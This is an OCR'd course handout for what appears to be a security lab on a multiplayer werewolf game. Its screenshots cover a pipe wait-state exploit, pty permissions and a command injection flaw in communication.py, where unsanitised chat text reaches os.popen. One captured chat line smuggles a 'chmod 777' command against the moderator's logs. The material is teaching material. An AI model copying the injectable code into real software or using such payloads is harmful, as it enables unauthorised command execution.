

1. The pipe wait state exploit...



server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@server:~# ps -eo args,wchan | grep pipe
python2 client.py pipe_read
python2 client.py pipe_read
python2 client.py pipe_read
python2 client.py pipe_read
cat /home/moderator/pipes/s wait_for_partner
cat /home/moderator/pipes/s wait_for_partner
cat /home/moderator/pipes/s wait_for_partner
cat /home/moderator/pipes/s wait_for_partner
grep --color=auto pipe pipe_read
root@server:~# su player0
player0@server:/root$ ps -eo args,wchan | grep pipe
python2 client.py pipe_read
cat /home/moderator/pipes/s -
cat /home/moderator/pipes/s -
cat /home/moderator/pipes/s wait_for_partner
cat /home/moderator/pipes/s -
grep pipe pipe_read
player0@server:/root$
Right Ctrl

You won’t be able to exploit it on a modern Linux distro. You still need to use root or your own account to see the pipe_wait state and understand the basics of scheduling and wait states for the midterm.

2. The "pty permissions" vulnerability...



server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
crw--w---- 1 root tty 136, 1 Mar 12 21:41 1
crw--w---- 1 root tty 136, 2 Mar 12 21:41 2
crw--w---- 1 root tty 136, 3 Mar 12 21:41 3
crw--w---- 1 root tty 136, 4 Mar 12 21:41 4
crw--w---- 1 root tty 136, 5 Mar 12 21:41 5
crw--w---- 1 root tty 136, 6 Mar 12 21:41 6
c--------- 1 root root   5, 2 Mar 12 18:08 ptmx
player0@server:~$ ls -l /dev/pts
total 0
crw--w---- 1 root tty 136, 0 Mar 12 21:41 0
crw--w---- 1 root tty 136, 1 Mar 12 21:41 1
crw--w---- 1 root tty 136, 2 Mar 12 21:41 2
crw--w---- 1 root tty 136, 3 Mar 12 21:41 3
crw--w---- 1 root tty 136, 4 Mar 12 21:41 4
crw--w---- 1 root tty 136, 5 Mar 12 21:41 5
crw--w---- 1 root tty 136, 6 Mar 12 21:41 6
c--------- 1 root root   5, 2 Mar 12 18:08 ptmx
player0@server:~$ ls -l /dev/pts
total 0
crw--w---- 1 root tty 136, 0 Mar 12 21:42 0
crw--w---- 1 root tty 136, 1 Mar 12 21:41 1
crw--w---- 1 root tty 136, 2 Mar 12 21:42 2
crw--w---- 1 root tty 136, 3 Mar 12 21:41 3
crw--w---- 1 root tty 136, 4 Mar 12 21:41 4
crw--w---- 1 root tty 136, 5 Mar 12 21:41 5
crw--w---- 1 root tty 136, 6 Mar 12 21:42 6
c--------- 1 root root   5, 2 Mar 12 18:08 ptmx
player0@server:~$ stat /dev/pts/2
  File: /dev/pts/2
  Size: 0   Blocks: 0   IO Block: 1024   character special file
Device: 17h/23d Inode: 5   Links: 1   Device type: 88,2
Access: (0620/crw--w----) Uid: (0/   root)   Gid: (5/   tty)
Access: 2024-03-12 21:42:14.957045926 +0000
Modify: 2024-03-12 21:42:24.957045926 +0000
Change: 2024-03-12 21:27:04.957045926 +0000
 Birth: -
player0@server:~$
Right Ctrl

3. The server race condition...



https://myaut.github.io/dtrace-stap-book/kernel/fs.html

4. The command injection vulnerability...


server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
time.sleep(.1)
for player in players.keys():
try:
send(msg, players[player][1])
except Exception, p: pass
#log('broadcast error:%s'%p,1,0,1)
def send(msg, pipe):
#if readVulnerability_2 != 0:
Hopefully don't need this filtering now that the vulnerability below is fixed...
#msg = msg.replace("'", '').replace(';', '').replace('"', '').replace('\n', '').replace('(', '[').replace(')', ']').replace('>', '').replace('<', '').replace(':', '')
try:
sender = pipe.split('to')[0]
if False: #readVulnerability_2 == 0:
f = open(pipeRoot + pipe + 'D/' + pipe, 'w')
f.write(':' + sender + ':' + msg + '\n')
f.flush()
f.close()
else:
# This commented code is a vulnerability similar to readVulnerability
if len(msg)!=0:
msg='(echo :%s:%s > %s%sD/%s) 2> /dev/null &'%(sender,msg,pipeRoot,pipe,pipe)
o=os.popen(msg)
except Exception, p:
pass
#log('send error:%s'%p,1,0,1)
def recv(pipe):
"communication.py" 376L, 11030B written
moderator@server:~$ _
Right Ctrl

(my advice is to comment this out for both the moderator and the attacker’s communication.py)

If you don’t comment it out for the attacker...


server [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


```
Broadcast message from moderator@server (pts/1) (Tue Mar 12 21:46:38 2024):

Game 4 is over.  No winner.  Please reconnect your client to play again.


player3@server:~$
player3@server:~$
player3@server:~$ python2 client.py

Broadcast message from moderator@server (pts/1) (Tue Mar 12 21:49:25 2024):

Game 5 starts in 60 seconds.

Hello, player3. You are connected. Please wait for the game to start.
~~~~~~ YOU ARE A wolf ~~~~~~
There are 2 wolves, and 2 townspeople.
**************************************************
**********ROUND 1**********
**********4 players remain.**********
**************************************************
Night falls and the town sleeps. Everyone close your eyes
Werewolves, [player3, player0], you must choose a victim. You have 60 seconds to discuss. Possible v
ictims are [player0, player1, player2, player3]
Werewolves, you must vote on a victim to eat. You have 60 seconds to vote. Valid votes are [player0,
 player1, player2, player3].
Vote not unanimous, nobody eaten.
Witch, open your eyes.
The witch is now voting...
Witch, close your eyes
It is day. Everyone, [player0, player1, player2, player3], open your eyes. You will have 180 seconds
 to discuss who the werewolves are.
player2-hello chmod 777 /home/moderator/log/1.log /home/moderator/log/1m.log /home/moderator/log/2.l
